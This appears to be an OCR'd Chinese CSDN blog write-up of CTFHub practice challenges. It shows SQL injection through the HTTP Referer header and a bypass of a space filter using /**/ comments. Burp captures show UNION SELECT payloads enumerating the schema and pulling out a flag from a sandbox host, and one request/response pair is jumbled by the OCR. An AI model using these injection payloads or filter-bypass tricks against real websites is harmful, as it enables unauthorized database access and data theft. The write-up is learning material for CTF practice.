
关于http的refer参数

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的，服务器籍此可以获得一些信息用于处理。比如从我主页上链接到一个朋友那里，他的服务器就能够从HTTP Referer中统计出每天有多少用户点击我主页上的链接访问他的网站。

如题，通过抓包软件分析后发现header里并没有referer这个参数，于是想到可以自己加，下面是效果：
(注：本题使用的注入Payload都可以参考上一道题，其实都只是换了个注入的地方，注入的方式都是一样的)



接下来就和之前类似了，又是换汤不换药：



```
<head>
  <meta charset="UTF-8">
  <title>CTFHub 技能学习 | Refer注入</title>
  <link rel="stylesheet" href="static/bootstrap.min.css">
  <script src="static/jquery.min.js"></script>
  <script src="static/popper.min.js"></script>
  <script src="static/bootstrap.min.js"></script>
</head>
<body>
  <div class="container">
    <div class="jumbotron text-center">
      <h1>Refer注入</h1>
      <p>请在referer输入ID</p>
      <code>select * from news where id=ID=-1 union select 1,group_concat(schema_name)from
information_schema.schemata</code></br>ID: 1</br>Data:
information_schema,mysql,performance_schema,sqli    </div>
  </div>
</body>
</html>
```

Type a search term 0 matches

Done

CSDN @迷失的蓝鱼小程序

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 ×

Go | Cancel | < | > | Target: http://challenge-db9a67416dd93534.sandbox.ctfhub.com:10800

Request

Raw | Headers | Hex

```
GET / HTTP/1.1
Host: challenge-db9a67416dd93534.sandbox.ctfhub.com:10800
Referer:ID=-1 union select 1,group_concat(table_name) from information_schema.tables
where table_schema='sqli'
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 17 Oct 2021 16:12:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 725
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *


<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>CTFHub 技能学习 | Refer注入</title>
  <link rel="stylesheet" href="static/bootstrap.min.css">
  <script src="static/jquery.min.js"></script>
  <script src="static/popper.min.js"></script>
  <script src="static/bootstrap.min.js"></script>
</head>
<body>
  <div class="container">
    <div class="jumbotron text-center">
      <h1>Refer注入</h1>
      <p>请在referer输入ID</p>
      <code>select * from news where id=ID=-1 union select 1,group_concat(table_name) from
information_schema.tables where table_schema='sqli'</code></br>ID: 1</br>Data: bamtbljvfh,news
 </div>
  </div>
</body>
</html>
```

Type a search term 0 matches

Done

CSDN @迷失的蓝鱼小程序

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 ×

Go | Cancel | < | > | Target: http://challenge-db9a67416dd93534.sandbox.ctfhub.com:10800

Request


Raw | Headers | Hex

```
GET / HTTP/1.1
Host: challenge-db9a67416dd93534.sandbox.ctfhub.com:10800
Referer:ID=-1 union select 1,group_concat(column_name) from
```

Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 17 Oct 2021 16:13:32 GMT
```


information_schema.columns where table_schema='sqli' and table_name='bamtbljvfh'
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 750
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>CTFHub 技能学习 | Refer注入</title>
<link rel="stylesheet" href="static/bootstrap.min.css">
<script src="static/jquery.min.js"></script>
<script src="static/popper.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>

<h1>Refer注入</h1>
请在referer输入ID
<code>select * from news where id=ID=-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='bamtbljvfh'</code></br>ID: 1</br>Data: lpcutzivzu

</body>
</html>
Type a search term
0 matches
Done
CSDN @迷失的蓝鱼小现在


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://challenge-db9a67416dd93534.sandbox.ctfhub.com:10800
Request
Raw Headers Hex
GET / HTTP/1.1
Host: challenge-db9a67416dd93534.sandbox.ctfhub.com:10800
Referer:ID=-1 union select 1,group_concat(lpcutzivzu) from sqli.bamtbljvfh
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Sun, 17 Oct 2021 16:14:32 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 706
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>CTFHub 技能学习 | Refer注入</title>
<link rel="stylesheet" href="static/bootstrap.min.css">
<script src="static/jquery.min.js"></script>
<script src="static/popper.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>


<h1>Refer注入</h1>
请在referer输入ID
<code>select * from news where id=ID=-1 union select 1,group_concat(lpcutzivzu) from sqli.bamtbljvfh</code></br>ID: 1</br>Data: ctfhub{5daca9d5092ce9e926cce1ba}

</body>
</html>
Type a search term
0 matches
Done
CSDN @迷失的蓝鱼小现在

本题结束

过滤空格

这次来了个比较有意思的，不和上面的几个类似，这次有SQL过滤
正常注入会返回Hacker！！！



那么去网上查一下，发现/**/可以代替空格
还有可能可以替代空格的字符：//、#、%09、%0A、%0D、%20等，遇到哪个不行其他的都可以试试

```
-1/**/union/**/select/**/1,group_concat(schema_name)from/**/information_schema.schemata
```


```
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='sqli'
```


```
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema='sqli'/**/and/**/table_name='hgwbgzhrvb'
```


```
'-1/**/union/**/select/**/1,group_concat(jcxeopegef)/**/from/**/sqli.hgwbgzhrvb'
```

如果不想手动写替代，这里建议使用python的replace方法，非常简单：

```
>>> "union/**/select/**/1,group_concat(column_name)/**/from information_schema.columns/**/where/**/table_schema='sqli'/**/and table_name='hgwbgzhrvb'".replace(' ','/**/')
"union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema='sqli'/**/and/**/table_name='hgwbgzhrvb'"
>>> "-1 union select 1,group_concat(jcxeopegef) from sqli.hgwbgzhrvb".replace(' ','/**/')
'-1/**/union/**/select/**/1,group_concat(jcxeopegef)/**/from/**/sqli.hgwbgzhrvb'
>>>
```

本题结束

(持续更新ing...)